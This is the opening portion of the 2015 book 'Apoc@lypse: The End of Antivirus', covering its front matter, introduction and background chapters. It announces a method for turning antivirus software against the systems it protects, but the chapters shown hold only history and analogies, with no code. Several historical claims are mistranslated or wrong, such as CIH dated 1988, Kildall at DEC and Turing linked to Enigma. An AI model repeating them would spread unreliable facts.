

See discussions, stats, and author profiles for this publication at: <https://www.researchgate.net/publication/280114888>

Apoc@lypse the end of antivirus

Book · August 2015

CITATIONS

5

READS

1,283

4 authors, including:



Rodrigo Ruiz

London Metropolitan University

62 PUBLICATIONS 87 CITATIONS

[SEE PROFILE](#)



Rogerio Winter

University of Campinas

48 PUBLICATIONS 56 CITATIONS

[SEE PROFILE](#)

Some of the authors of this publication are also working on these related projects:



breaking PGP container [View project](#)



Apoc@lypse: The End of Antivirus [View project](#)

Apoc@lypse: The End of Antivirus

Rodrigo Ruiz

Rogério Winter

Kil Park

Fernando Amatte

We are grateful to pixabay.com and Isabela Ganzert Ruiz for the images.

We are grateful to CreateSpace.

Technical Revision

Kil Park

Rogério Winter

Rodrigo Ruiz

Fernando Amatte

Organization and Research

Rodrigo Ruiz

Codes

Rodrigo Ruiz designed all codes in this book.

Fernando Amatte created code to accelerate the development of bacterium packer system.

Chapters by Author

Rodrigo Ruiz wrote chapters 6, 7 8, 9, and 10, coauthored by Rogério Winter.

Kil Park wrote chapters 2, 3, and 4.

Rogério Winter wrote the Introduction and chapters 1, 11, and 12, coauthored by Rodrigo Ruiz.

Fernando Amatte wrote chapter 5.

Translation to English

Rogério Winter

Copyright © 2015 by Victoria Ganzert

All the rights reserved.

No part of the book may be reproduced in any form, by photostat, microfilm,
xerography, or any other means, or incorporated into any information retrieval
system, electronic or mechanical, without the written permission of the copyright
owner.

ISBN: 1514863677

ISBN-13: 978-1514863671

Library of Congress Control Number: 2015912081

LCCN Imprint Name: CreateSpace Independent Publishing Platform, North
Charleston, SC

DEDICATION

Rodrigo Ruiz

To Victoria and Isabela, who are my reasons for living.

Rogério Winter

To Viviane and Henrique for the love, support, and dedication in the cheerful moments and in the most difficult moments of our lives. I love you two. To my parents, Ewaldo and Ana Maria, for their dedication, education, and support.

Kil Park

To my parents, for every single thing that is important in my life.

Fernando Amatte

To all people that have crazy ideas and work hard to make it real.

ACKNOWLEDGMENTS

Rodrigo Ruiz

I would like to thank God for everything.
Thank you, Victoria, because you make everything possible in
my life.
Thank you Victoria for your time, work, money and ideas in this
book.
And thank you, Isabela, for the incentive and help.

Rogério Winter

I thank God for health and the opportunity to participate in this
project. Thank you, Rodrigo, for the invitation to participate in this
important commission. And I thank the irony of life.

Kil Park

Many thanks to:
Li, for standing by my side.
My family, for their support, and to Ellis, Sofia, Yossi, and
Laurinha, because they grant me a glimpse into the future.
My friends for all those meetings.
God, for the protection with which He blesses me.
Rodrigo, Rogério, and Fernando, not only for our work as a
group but for our friendship.

TABLE OF CONTENTS

DEDICATION	vii
ACKNOWLEDGMENTS	ix
TABLE OF CONTENTS	xi
DISCLAIMERS	13
PREFACE	15
INTRODUCTION	17
1 CYBER BIOINSPIRED	21
2 COMPUTERS	29
3 OPERATING SYSTEMS	35
4 MALWARE	43
5 ANTIVIRUS	51
6 HUMAN DISEASES	57
7 DIGITAL BACTERIA	63
8 AUTOIMMUNE DISEASE	75
9 CYBER AUTOIMMUNE DISEASE	85
10 THE CYBERWORLD RISKS	103
11 THE GLOBAL MARKET AND PROSPECTIVE USE OF ANTIVIRUS	109
12 CONCLUSIONS	125
13 ABOUT THE AUTHORS	131

DISCLAIMERS

Any mention of hardware, software, companies, logos, trademarks, enterprises, or their respective products are merely illustrative and without any commercial intent.

All of the presented “products” are protected by laws in their origin countries and they belong to the respective legal owners. The mention of a specific product does not mean that it is better or worse than its competitor, being presented simply by the authors because they are more familiar with the product.

The opinions presented in this book are the authors’, and they do not represent the opinions of their employers.

This book and the research herein were produced with the authors’ own resources. There was no incentive or support of any sort, including financial, from any institution, enterprise, or government.

Please be careful and responsible in the use of the information in this book. For security reasons, all of the codes were intentionally adulterated so they do not work.

We are Brazilian, and we have worked hard to obtain the best translation to English. We apologize for mistakes.

Kil Jin Brandini Park would like to acknowledge that he had no involvement in the translation of this book and is therefore not responsible for errors or omissions generated by the aforementioned translation process.

PREFACE

This book project first appeared to offer the chance to create our own antivirus software. However, we discovered something much bigger, which shakes one of the great cybersecurity dogmas. In *Apocalypse: The End of Antivirus*, we explore points of interest of both the lay user and the expert or advanced user who understands the deepest concepts of security of information.

Ironically, we discovered that computational systems imitate real life, and we identified similarities between computational viruses and biological viruses.

In this book, we try to impart to readers a holistic vision of the concept of the antivirus and liken this tool for security of information compromised/impacted the life of all: of the business to a domestic user. In advance, we apologize to the doctors for some potential clinical errors, but we are specialists in computers, and the comparisons are mere metaphors to explain these concepts to readers.

INTRODUCTION

A surprising interview with Mr. Brian Dye, Symantec's senior vice president for information security, was published in May 2014 in the Wall Street Journal. The statement by Mr. Dye—that antivirus software is dead—reverberated internationally. According to some historical reports the first antivirus “The Reaper” appeared in the decade of 70 to correct the problem of the virus Creeper that infected the mainframe of the Digital Equipment Corporation's (DEC), which was using the operating system TENEX. We can trace the history of the antivirus for about forty years.

In 1984, Fred Cohen [1] declared that one of the biggest problems of computer security was called a virus. The virus is interesting because of its ability to attach itself to other programs, causing those programs to become virus. Cohen's work resulted in one of the few early theoretical advances solids in the study of computer viruses. In 1987, Cohen demonstrated that no algorithm could detect perfectly all the possible viruses. This was a very discouraging observation when we thinking about antivirus.

Antivirus software was developed originally to discover and remove viruses from computers. Nevertheless, despite the proliferation of other kinds of malware, antivirus software began to provide protection against most varieties of computer threats. So the antivirus concept, as a separate entity, lost its power after July 1990, when Yisrael Radai defined the concept of malware (the acronym in English for malicious software).

Malicious software is software designed and disseminated to damage or other unwanted actions in computer systems such as an isolated computer, a net server, or a computer network. Malware is a generic concept that includes other classes of virtual

threats, including Trojans, viruses, rootkits, worms, etc. Specifically, the modern antivirus software can protect against malicious browser helper objects (BHOs), browser kidnappers, ransomware, keyloggers, backdoors, rootkits, Trojans, worms, LSPs, malicious fraud tools, adware, and spyware. Several products also include protection from spam, scam and phishing attacks, online identity (privacy) theft, online banking attacks, social engineering techniques, advanced persistent threat (APT), botnets, and DDoS attacks.

Nevertheless, all the definitions of malware and viruses have in common attack and dissemination methods. An attack of malware takes the loss of the entirety: confidentiality, availability, straight financial losses, deactivation of services, or corruption of data. Besides that, there are intangible losses that include the reputation and confidence in the brand.

Cybercrime is a growth industry. For the criminals, the returns are big, and the risks are low. Intel Security appreciated annual cost for the global economy it is more than US\$400 billion[2]. In Brazil, according to the newspaper *Valor Econômico*[3], the Brazilian GDP is of the order of US\$1.73 trillion. In this way, the damage in Brazil is approximately US\$5 billion.

Brazil has on the order of 42 million users of Internet banking, and according to the Brazilian Federation of Banks (FEBRABAN) [4], the market accumulated losses of R\$1.4 billion in the 2012 year. Each R\$100 (Brazilian Real) stolen ones or stolen from Brazilian banks, at least R\$95 (Brazilian Real) were through electronic fraud done by means of online banking or credit cards.

Regarding the economical question, the site TechWeb (Portuguese), published in Internet portal Terra [5] a report discussing twenty years of electronic viruses. It listed, in chronological order, the ten worst viruses created for computers. The malware that caused important economic damages are the following:

- a. Chernobyl/CIH (1988)—damage was estimated between US\$20 million and US\$80 million, besides the destroyed data.

- b. Melissa (1999)—damages were estimated to be approximately €1 billion.
- c. ILOVEYOU (2000)—the estimate of the financial damages was between US\$10 billion and US\$15 billion.
- d. Code Red (2001)—an estimated million infected computers and damages of US\$2.6 billion.
- e. SQL Slammer (2003)—infected 75,000 computers in ten minutes and made work difficult for online traffic.
- f. BLASTER (2003)—the damages were between US\$2 billion and US\$10 billion.
- g. Sobig.F (2003)—the damages were estimated to be between US\$5 billion and US\$10 billion, with more than a million infected PCs.
- h. Bagle (2004)—damages were believed to be US\$10 million.
- i. MyDoom (2004)—reduced by 10 percent the global performance of the Internet and increased the time to load sites by 50 percent.
- j. Sasser (2004)—this malware caused US\$10 million in damages.

For almost four decades, since the invention of the first antivirus, we thought that we were secure. For every new virus, a new vaccine was created to defend us. This book is going to change your opinion about antivirus software, because we have written it to show you that you were completely unprotected. All the modern antivirus software was a fragile and vulnerable mechanism open to attack.

Through the “genetic” handling of computer viruses, we will demonstrate that it is possible to exploit an ancient fault so that a lethal autoimmune disease can proliferate and spread.

We use the example of a virus to explore this vulnerability, but you need to understand that the problem is not a virus, but a vulnerability in the DNA of the antivirus.

Explore with us the risks for the global finance, for enterprise,

for the developers of antivirus software, for you and anyone who that uses computers. This book was written for you, because Apoc@lypse is for all of us.

To know more:

1. Introduction and Abstract (1984) Fred Cohen.
<http://all.net/books/virus/part1.html>
2. Net Losses: Estimating the Global Cost of Cybercrime Economic Impact of Cybercrime II (June 2014)
<http://www.mcafee.com/ca/resources/reports/rp-economic-impact-cybercrime2.pdf>
3. <http://www.valor.com.br/>
4. <http://www.febraban.org.br>
5. <http://www.terra.com.br>
6. <http://usa.kaspersky.com/about-us/press-center/press-releases/kaspersky-lab-celebrates-15-years-security-research-technologic>

1 CYBER BIOINSPIRED

The Department of Homeland Security (DHS) [1] published a document in November 2009 titled “A Cybersecurity Research Roadmap.” This document is an American attempt to define a research and development agenda and to allow the production of technologies that will protect the systems of information and computer networks in the future. Cybersecurity Research Roadmap identified eleven hard problems in the area of cybersecurity. It is a surprising observation that the defense against malware and botnets is a difficult problem to solve, as Fred Cohen pointed out in his research in 1987.

Ralph Langner wrote a very interesting paper in November 2013, “To Kill a Centrifuge,” which points out that more than three years after the discovery of the Stuxnet, which is still confusing the military, expert strategists in information security, decision-makers, and the public, the Stuxnet malware marks a clear inflection point in military history and also cybersecurity. Its future impact will probably be more substantial when we study the detection and defense systems from other approaches, such as mathematical or evolution theories.

All software has an order, because it is something that gives it stability and makes it recognizable to our eyes and establishes similarities to and differences from other software.

So following this logic, we can separate antivirus software from other software that we regularly use. All antivirus software has a similar nucleus of features and functions, independent of the manufacturer. This observation suggests an analogy to DNA. Each one of us has a different appearance that differentiates us, but we are all human. We have the same common ancestors from whom we've inherited our DNA.

That also happened with the current antivirus software, because all of them have the common ancestors, the first antivirus software written and popularized by John McAfee and Peter Norton.

The modus operandi of all old antivirus software was replicated to all current systems of anti-malware. In other words, by definition, all of the anti-malware systems work the same way in detection and fighting viruses and malware since the beginning.

Our research separated the common aspects generally visualized by the industry, the market, and other investigators. New technologies and the most sophisticated techniques are employed to detect the malware. Those things, however, are external to the antivirus nucleus. Our research went back to the basic beginnings, to the DNA of the antivirus. We questioned the paradigms now consolidated in the software through four decades, revised the history of the development of this software, and started to carefully study the common nucleus.

We discovered the biggest vulnerability of the antivirus software from its start.



Figure 1: We discovered the weak link in the antivirus structure.

Making an analogy to the human body, the fault is in the DNA of the ancestors of the modern antivirus software. The problem is in the basic form with which the antivirus software was created; it has transmitted its genes for many generations to the present. It is the equivalent of a dominant and defective chromosome passed from father to son generation after generation. Thus, the only way of preventing the disease in a new generation is to not have more children.

The result of our research affects not only the business aspect of antivirus software, but also computers used by enterprises, governments, and individual end users. Therefore, in this book we want to pass our experience and discovery to different types of readers, and so we have designed it to explain the information to persons with little knowledge of the subject and yet allows technicians to reproduce the concepts and techniques in the programming environment. Furthermore, some chapters are targeted to decision-makers who need to understand how malware and viruses can spoil their businesses. The book draws a parallel between the concepts of information security as applied to the antivirus, and the concepts of basic biology teaching. Several technical readers, certainly, will want to explore the problems more deeply and will be able to go straight to chapters 8 and 10.




Figure 2: Cellular infection.

A fragment of virus is transported up to the cells. The immunologic system thinks that the attacked organism itself is an invader and destroys it completely.

The use of terms like *infection*, *incubation*, and *disease* in the context of information security suggests a similarity between computers and biological virus, a logical parallel. Eric Filiol, in his book *Computer Viruses: From Theory To Applications*, presented a deep characterization of this analogy. Von Neumann's works aimed at finding a model to describe biological evolution process, and particularly self-reproduction. Later on, it was no accident that the term *virus* was chosen by Dr. Fred Cohen, since it perfectly matched phenomena already present in the wild. In table 1, we present a summary with the main characteristics that are shared by two fields: computer viruses and biological viruses.

Table 1: Comparison between the biological virus and computer virus

Biological viruses	Computer viruses
Attack on specific cell	Attack on specific archive formats
Infect the cells, produce new cells viral offspring	Infect programs and produce new viral code
Modification of cell's genome	Modification of program's functions
Virus use cell's structure to replicate	Viruses use format structures to copy mechanisms
Viral interactions	Combined or antiviruses viruses
Viruses replicates only in living cells	Execution is required to spread
Already infected cells are not reinfected	Virus uses infection marker to prevent overinfection
Retrovirus	Virus specifically bypassing a given antivirus software—source code viruses
Viral mutation	Viral polymorphism

Healthy virus carriers	Latent or dormant viruses
Antigens	Infection markers/signatures

From a careful reading of table 1, we can identify an amazing similarity between the biological viruses and the computer viruses. Biological viruses have genetic material (DNA and RNA) that attacks humans and is fought by antiviral. Likewise, computer viruses have elementary codes (similar to the DNA); they attack computational systems and are fought by antivirus software.

Filiol [2] holds the view that the biological virus Ebola is similar to the Sapphire/Slammer worm insofar as in both cases the virus quickly overcomes the carriers, who consequently are unable to propagate the infection for very long. Likewise, the parallel is established between HIV and another computer polymorphic virus.

In the investigators' work at the University of New Mexico in 1997, they established an analogy between an immunologic system of computers in layers and specific protection mechanisms against intrusions.

The similarity between the virtual world and the reality is notable. Solutions to fatal computer problems were inspired by the observation of nature itself.

Another fact that attracted our attention is the possibility of an evolution of the virus with parts of other viruses—as takes place in nature. In *Computer Viruses, Artificial Life and Evolution* [3], Mark Ludwig comments that the computers can simulate life or artificial life and can offer in a safe form a reasonable way of studying the genotype or the phenotype of this connection. Besides that, in *The Giant Black Book of Computer Viruses*, [4] Ludwig suggests that such a fact is better addressed with the use of a construct similar to a gene, which opens the door to Darwinian evolution. When antivirus software removes samples that it can identify, the population as a whole will learn to evade the antivirus through simple evolution.

In 2006, a Japanese researcher, Shinya Yamanaka,

demonstrated to the world the technique of genetic reprogramming that led him to receive the Nobel Prize some years later. Yamanaka developed a technique that is able to replan the primary function of a cell, practically turning it into an embryonic cell, able to be turned into any cell of the human body. The genetic reprogramming was formerly taking place only with cells of very young individuals, but now it is already possible to create stem cells (induced pluripotent stem cells or truncated cells pluripotent induced) from individual cells more than seventy years old.

A press release by the National Science Foundation announced that viruses are the most abundant parasites in the world. The well-known viruses, like the influenza, attack human beings, while the tobacco mosaic virus infects the plant of the tobacco.

Recently researchers at the California Institute of Technology used a technique to incubate a virus in bacteria. The technique used is known as bacteriophage and proved that the virus could infect and duplicate inside a bacterium. Articles published in *Microbe World*, July 2011 [6], "When Viruses Infect Bacteria: Looking in Vivo at Virus-Bacterium Associations" and in *Live Science* magazine, January 2012 [7], "Viral Attacks on Bacterium Reveal a Secret to Evolution" demonstrate the concept of the bacteriophage.

In February 2014, Duke University published an article, "Gene Therapy Might Grow Replacement Tissue Inside the Body" [8] in which Dr. Farshid Guilak explains how it is possible, employing a virus, to enjoy the benefits of the technique.

"Stamina is a synthetic material that serves as a model for cloth growth. The resultant material is like a computer; the scaffolding supplies the hardware and the virus provides the software of programs that the stamina's cells use to produce the wanted cloth."

In this book, we will show how to make something similar, reprogramming the nucleus's programs and transforming hosts

and transmitters of fragments of computer virus, inducing the antivirus to attack and destroy the system

To know more:

1. Department Homeland Security (November 2009). Available on:
<https://www.dhs.gov/sites/default/files/publications/CSD-DHS-Cybersecurity-Roadmap.pdf>
2. Computer Viruses: From Theory to Applications de Eric Filoli da editora Springer-Verlang, France, 2005
3. Computer Viruses, Artificial Life and Evolution de Mark Ludwig Edited by American Eagle Publications, Inc. Show Low, Arizona, 1993
4. The GIANT Black Book of Computer Viruses de Mark Ludwig Edited by American Eagle Publications, Inc. Show Low, Arizona, 1995
5. An Immunological Approach to Change Detection: Algorithms, Analysis and Implications. Available on
http://www.researchgate.net/publication/3633814_An_immunological_approach_to_change_detection_algorithms_analysis_and_implications
6. <http://www.sciencedaily.com/releases/2011/07/110701101748.htm>
7. Viral Attacks on Bacteria Reveal a Secret to Evolution, by Wynne Parry, January 2012. Available in:
<http://www.livescience.com/18144-evolution-trait-virus-bacteria.html>
8. Gene Therapy Might Grow Replacement Tissue Inside the Body (February 2014). Available on
<http://www.pratt.duke.edu/news/gene-therapy-might-grow-replacement-tissue-inside-body>

2 COMPUTERS

Nowadays, there are many technologies available to consumers, especially the computer, which as we know evolved from research executed by military entities. Two of its principal tasks in the war efforts were the calculation of charts of ballistic trajectories and the decryption of codes used by enemy nations.

However, before we explore these questions, it is important to understand what constitutes a general purpose computer. And we will do this by the analysis of the works of two scientists considered to be parents of computation: Alan Turing and John von Neumann.

Alan Turing was born in 1912 in England. He created what we know today as the Turing machine. The Turing machine is a device that receives as entries descriptions of actions that there can be effectuated (configured) and the data on which the actions will be applied. The given entries are read from a strip subdivided into squares, where each position contains a symbol. This data set of can be composed of numerical data, for example.

John von Neumann was born in Budapest, Hungary, in 1903. Inspired by the considerations of Alan Turing, he proposed an architecture that defines the basic components of a general purpose computer.

In the work of von Neumann, with emphasis on the definitions of the architectures baptized IAS and EDVAC, we find the definitions of the basic elements.

The arithmetic logic unit (ALU) is the element responsible for arithmetical operations on the data. One ALU must implement at least four basic arithmetic operations: addition, subtraction, multiplication, and division.

The control unit (CU) is the element responsible for control of the order in which the operations are effectuated, also known as

device logical control.

The memory (M) refers to the devices used to store information for use in a computer.

Inputs (I) are the signals or data received by the system and sent to CU and M.

Outputs (O) are the signals or data sent from system to environment.

Something important is the comment found in the rough draft of a document about the architecture of EDVAC. Von Neumann pointed out that the first three elements—ALU, M, and CU—corresponded to the **associative neurons of the human central nervous system**. And the two last, I and O, corresponded to the sensory neurons and driving neurons.

From these elements, we can see that a computer needs to provide instructions to execute arithmetic operations, to control the flow of the instructions, to move data for the different components of the memory, and to receive and send data for the environment. Incredible as it may seem, these are the bases that govern all the programs that we use in our daily tasks.

As for technology used to build the first computers, the component principal it went to valve.

For his operation characteristics, valve use was causing in very big machines (that were occupying several square meters) and that were warming up too much. Besides, the low reliability of the valve was causing in the necessity of constant exchanges.

The question of size is illustrated in a science fiction story written by Isaac Asimov and played the lead role of the supercomputer MULTIVAC, which is often shown with considerable dimensions, occupying whole rooms or a vast underground structure.

Besides that, the term used today to specify the incident of mistakes in the programs and in the modern computers—bug, an actual insect—comes from this time. The valves were giving out light and heat, which attracts the insects. When these entered the equipment, they caused short circuits that demanded hours of

maintenance.

The miniaturization and consequent reduction in the size of the modern computers took as a starting point the invention of the transistors, which came to substitute the valves. Thenceforth, technological developments reduced still more the size, and today the processing power found in many smartphones is considerably bigger than many desktop machines. The modern smartphone is much more powerful than all the boarded computers used in the Apollo 11 mission, which was responsible for putting the first men on the moon.

Now we return to one of the problems that the first computers helped to solve: cryptanalysis.

Cryptography is a science that treats the problem of hiding information, protecting its confidentiality, and allowing the data transmission between origin and destination in such a way that if these data are intercepted they cannot be deciphered. In other words, only origin and destination have sufficient information to decipher and understand the messages exchanged between them.

Imagine that while opening a letter, we come across the next text:

Key (abcdefghijklmnopqrstuvwxyz)
(plcdefghijklwnspqrscuvwxyz)

Descinpcisn: Cppc Jshn Dse.
Ssource: Cencrpl Cswwpnd
Cpp.
Scprc evpcupcisin prscedure.
Dispsse sf hepyv equipwenc.
Wsve pli ressurses iwwedipcely cs che cssrdinpces senc.

If we think that the language of the message is English, it is clear that we have no word that might be found in a dictionary of the language.

However, through studies of the languages it is possible to

build charts with information as to the probability or frequency of occurrence of each one of the letters of the used alphabet. On the other hand, analyzing series of texts written in English, we can check how often the letter A appears, how often the letter B appears, and so successively.

With this chart in hand, we can reanalyze the text and try to figure out the letter substitutions to find standards of known words.

By doing this, it is possible to extract the text that gave rise to the crypto version:

Destination: Capt John Doe.

Source: Central Command Cap.

Start evacuation procedure.

Dispose of heavy equipment.

Move all resources immediately to the coordinates sent.

The algorithm of cryptography used in this example is known as a simple permutation. It consists in defining the set of substitution to be used. In the case, we did these exchanges:

ATBOM

PCLSW

Thus, in the original text, the letter A was exchanged for P, the letter T for C, the letter B for L, the letter O for S, and finally the letter M for W. All the rest remained as they were in the original text.

The problem with this algorithm is that with any simple information and some time, it is not difficult to extract the original content from the encrypted text. The simple permutation algorithm in the encrypted messages follows certain standards that allow the easy extraction of the original content. In the jargon of information security, we would say that the cryptography mechanism was broken.

The crypto algorithms that are widely used, just like those employed in transactions of electronic commerce, are a great deal more complex than presented here. However, the process of

cryptanalysis is still based on the standard search in the data encrypted.

During the Second World War, the work of Alan Turing, developed in Bletchley Park in England, consisted just of the daily analysis of messages exchanged by the Axis forces in an attempt to break the cryptography being used. This work, carried out between the years of 1939 and 1941, gave rise to a machine, known as Enigma, or the Turing, designed a machine to break the German cryptography.

As was only to be expected, during the conflict the technologies kept on evolving. And the work of the team at Bletchley Park ended in 1944 with the Colossus, one of the first computers of the world. It was built of thousands of valves, occupied a comfortable room, and weighed around one ton.

From this point, the technological evolution led to the substitution of the valves by transistors, and in consequence of this substitution, miniaturization of computers was underway. Thanks to miniaturization, devices today fit on the palm of the hand. Among other things, this makes possible the appearance of the ubiquitous, omnipresent computers and the interconnection between them, forming the Internet of the things.

To know more:

1. Book on hardware architecture:
2. Stallings, W. Architecture and organization of computers. 8. ed. Sao Paulo: Prentice-Hall Brazil, 2010.
3. More on the machine of Turing can be found in his paper "On computable numbers, with an application to the Entscheidungsproblem":
4. <http://classes.soe.ucsc.edu/cmps210/Winter11/Papers/turing-1936.pdf>
5. The document of rough draft of the architecture EDVAC brings more information about the studies of Von Neumann:
6. <http://cva.stanford.edu/classes/cs99s/papers/vonneumann-firstdraftedvac.pdf>
7. Description of the Enigma, equipment of cryptography used

- by the Germans during World War II:
- 8. <http://www.bbc.co.uk/history/topics/enigma>
 - 9. Chart of frequency of incident of letters in Portuguese:
 - 10. <http://www.numaboa.com.br/criptografia/criptoanalise/310-frequencia-portugues>
 - 11. Chart of frequency of incident of letters in English:
 - 12. <http://www.math.cornell.edu/~mec/2003-2004/cryptography/subs/frequencies.html>
 - 13. To know the life and the work of one of the most highly thought of authors of the scientific fiction, Isaac Asimov:
 - 14. http://www.asimovonline.com/asimov_home_page.html

3 OPERATING SYSTEMS

As seen in the previous chapter, the computer consists of several parts, each one with specific functions.

The operation of these parts presents peculiarities, details that together makes a highly complex.

Let's think about one of the component ones of a modern computer: the hard disk. This component serves for data storage and is not volatile; in other words, it does not need constant energy supply to maintain the data that are written there.



Figure 3: Inside hard disk.

But to write something on a hard disk it is necessary to effectuate series of steps:

1. Move the arm that supports the reading/carving head to the correct track.
2. Wait for the rotation of the disk to the wanted sector below the head.
3. Check by reading the data of the sector that this is the correct sector.

4. Write the data.

We see that writing follows a logical progression of tasks. In fact, the presented steps can be broken down into still more detailed operations, increasing the descriptive degree of complexity and approaching more and more that observed in reality.

Briefly, the more we approach the machine level, the more we can appreciate the inherent difficulties in the operations of several hardware devices. It is almost like observing chemical reactions with the naked eye and then the same reactions under an electronic microscope. Or as a simple explanation of the flight of the airplane versus studying the equations of mechanics of the interactions of the air-airplane flow.

From there, we extract the first objective of an operating system: To provide a layer of abstraction that hides from the user the complexities inherent in the operations of the modules and devices that compose the computer. A user does not need to know of anything about the writing process in a HD if the operating system supplies with him a command similar to WRITE (DATA) it.

Besides, as we observed in the previous chapter, many people have contributed to the design of computers as we know them. Each component has a series of functionalities:

- unity of arithmetical logic
- unity of central control
- main memory
- devices of input and output

It is necessary to manage each one of these resources. This management is more complex, since in the modern systems, the programs' execution does not happen one at a time. In fact, we have several programs (which are also called processes when they are executing) partially loaded in memory. The operating system needs to manage which of these processes must execute at which moment.

So, the second objective of an operating system is to manage

the available resources.

Now that we already knew the paper of an OS, we can talk a little on the evolution of this.

In the beginning, the systems were monotask and not interactive. This means that they were executing one process at any given time until this one ended or was aborted because of some relevant factor—for example, mistakes during the execution. And there was no interaction by users with the computer while the process was executed. The computer was fed with the code of the program to be executed and the data, and after that, the user needed to wait for the end of the execution.

However, the operations of entry and exit of data are much slower than the speed with which the processor works, even formerly. So, in the monotask model, each process that was executing a request of entry or exit of data would leave the processor underused. In fact, stopping a process for any reason would have this consequence.

To minimize this problem, the multitask systems appeared. The idea was to maintain several processes in the main memory, ready to execute in case of any of them suffered a blockade. That increased the use of the processor and the complexity of management of the processes.

Finally, the systems evolved to accept interaction with the user. Now, during the execution of the processes, the user can insert and receive data through the available interfaces.

The interface is the most important part of a system for a user, and we count on its continuing evolution. In fact, what most users today think of as the operating system is the interface between specific processes as they are managed in the windows with graphic elements such as buttons, pointers of mouse and animations.

In the beginning, limited by the simplicity of available resources of hardware, the single processes all interfaced as text. We did not have printers as we do today.

If you're curious, in the Windows system even today there is

this old interface. It is still executing the program cmd.exe with a command interpreter in text.



Figure 4: Command prompt of windows.

The process receives digitate lines that must follow a specific syntax and interpret these lines in order to execute the user's processes with the required parameters. These commands define the execution of new programs that will determine the effects of the commands. For example, if we want the computer to list the content of a determined directory, the user command is **dir**.




Figure 5: Result of the command DIR.

In the field of personal computers, the history of the birth of the SO for personal computers has, like practically all historical events, several versions and many people involved. It is necessary to say, before we continue, that the version here presented is not the most complete, and it was written without the participation of

the involved ones. The objective is to introduce readers to this subject; we recommend looking for other versions and points of view.

In the end of the seventies and the beginning of the eighties, IBM had a project to develop the personal computer. It began to approach persons who were working with software development to acquire an operating system ready to be installed in the computers it was developing to bring to market.

One of the first contacts was with the Digital Enterprise Corp (DEC), represented by Gary Kildall, creator of a dedicated operating system of CP/M. For some reason, this conversation did not bring results in, and the partnership did not happen.

The next person to be consulted was the now-famous founder of Microsoft, Bill Gates. At the time, the main product of the enterprise was a programming language based on BASIC. His first answer was that the Microsoft package not only had a ready one, but that it might help IBM in this case if necessary. IBM signaled positively.

The persons in charge of the Microsoft package knew Tim Paterson, who had developed an operating system when QDOS was chosen for the architecture x86, the same one with which the IBM was building its project.

In a meeting, Gates agreed with Paterson for the acquisition of QDOS for the amount of US\$50,000. After this acquisition, it passed through some modifications, was renamed, and was then available for IBM, which would pay Microsoft for the right to market its computers with the installed system. And so Microsoft entered the market of operating systems.

The contract with Microsoft did not state that IBM had exclusivity; on the contrary, it was granting the right of marketing it also to other equipment manufacturers. This was made possible when Microsoft was becoming what it is today, dominating determined segments of the market that use its operating systems.

But up to this point, as stated previously, the interface of the

systems was by text, with a commands interpreter.

It is possible to say that the person in charge of the introduction of printers to the interfaces was an enterprise that is known by many people as a synonym of duplication machines: Xerox.

In the decade of the eighties, Xerox was maintaining a great center of inquiries, known as PARC (Palo Alto Research Center). In a visit to PARC, Steve Jobs learned about the project of graphic interface, with his windows and the device to sail between them: the mouse.

Inspired by this project, Jobs and the team at Apple developed the interface for the new computer called Macintosh, incorporating some elements and presenting new ideas, such as the simplified mouse button.

From this point, the foundations were established for new technologies. Several operating systems were launched, with graphic changes, some new functionalities, and major marketing campaigns. But the base remained. And for those who have a more refined knowledge of the question, this is easy to understand.

The operating systems' designers keep on working. One of the focuses of these works is in the integration of different devices. We can see that clearly in case of the products of the Apple. Computers servers, desktops, and notebooks have a similar operating system: the Mac OS. Mobile devices, such as iPods, iPhones, and iPads all use iOS. Integration of the functionalities of each of these devices has created a true technological ecosystem.

In mobile devices, we see the appearance of flexible and mighty systems like the Android, able to execute on different hardware combinations.

Operating systems will keep on evolving with mobile architecture and Internet technology—the beginning of the computation as service (CaaS) and computation in the cloud.

To know more:

1. Book on operating systems:
2. Tanenbaum, A. S. (2010) Modern operating systems. 3. ed.

Sao Paulo: Prentice Hall.

3. Different texts on the events of the case IBM - Digital Research - Microsoft:
4. <http://www.businessweek.com/stories/2004-10-24/the-man-who-could-have-been-bill-gates>
5. http://www.skrause.org/computers/dos_history.shtml
6. <http://forwardthinking.pcmag.com/software/286148-the-rise-of-dos-how-microsoft-got-the-ibm-pc-os-contract>
7. Informations and interesting photos be left Palo Alto Research Center (PARC) da Xerox:
8. <http://www.computerhistory.org/revolution/input-output/14/348>
9. Texts about Steve Jobs e Xerox:
10. <http://www.cnet.com/news/tracing-the-origins-of-the-macintosh/>
11. <http://zurb.com/article/801/steve-jobs-and-xerox-the-truth-about-inno>
12. http://www.folklore.org/StoryView.py?story=On_Xerox,_Apple_and_Progress.txt

4 MALWARE

The growth of the importance of technology in the context of personal and professional life and its massive presence in all business segments, when criticism includes management and control of infrastructure—e.g., generation and distribution of electricity and water—through the systems' SCADA (Systems of Supervision and Acquisition of Data), meant that criminal behavior was migrating to digital methods, aiming at profits in the economic and political spheres.

Understanding the risks that criminal behavior produces is easier when we analyze the basic pillars of the security of the information:

- confidentiality
- availability
- entirety
- authenticity
- irrefutability

There is information that for many reasons must remain protected from unjust access—for example, an industrial product with great potential. It is clear that the owner of this knowledge would not like to see it in the hands of the competition. So this must be confidential, accessible only to the agents with proper credentials.

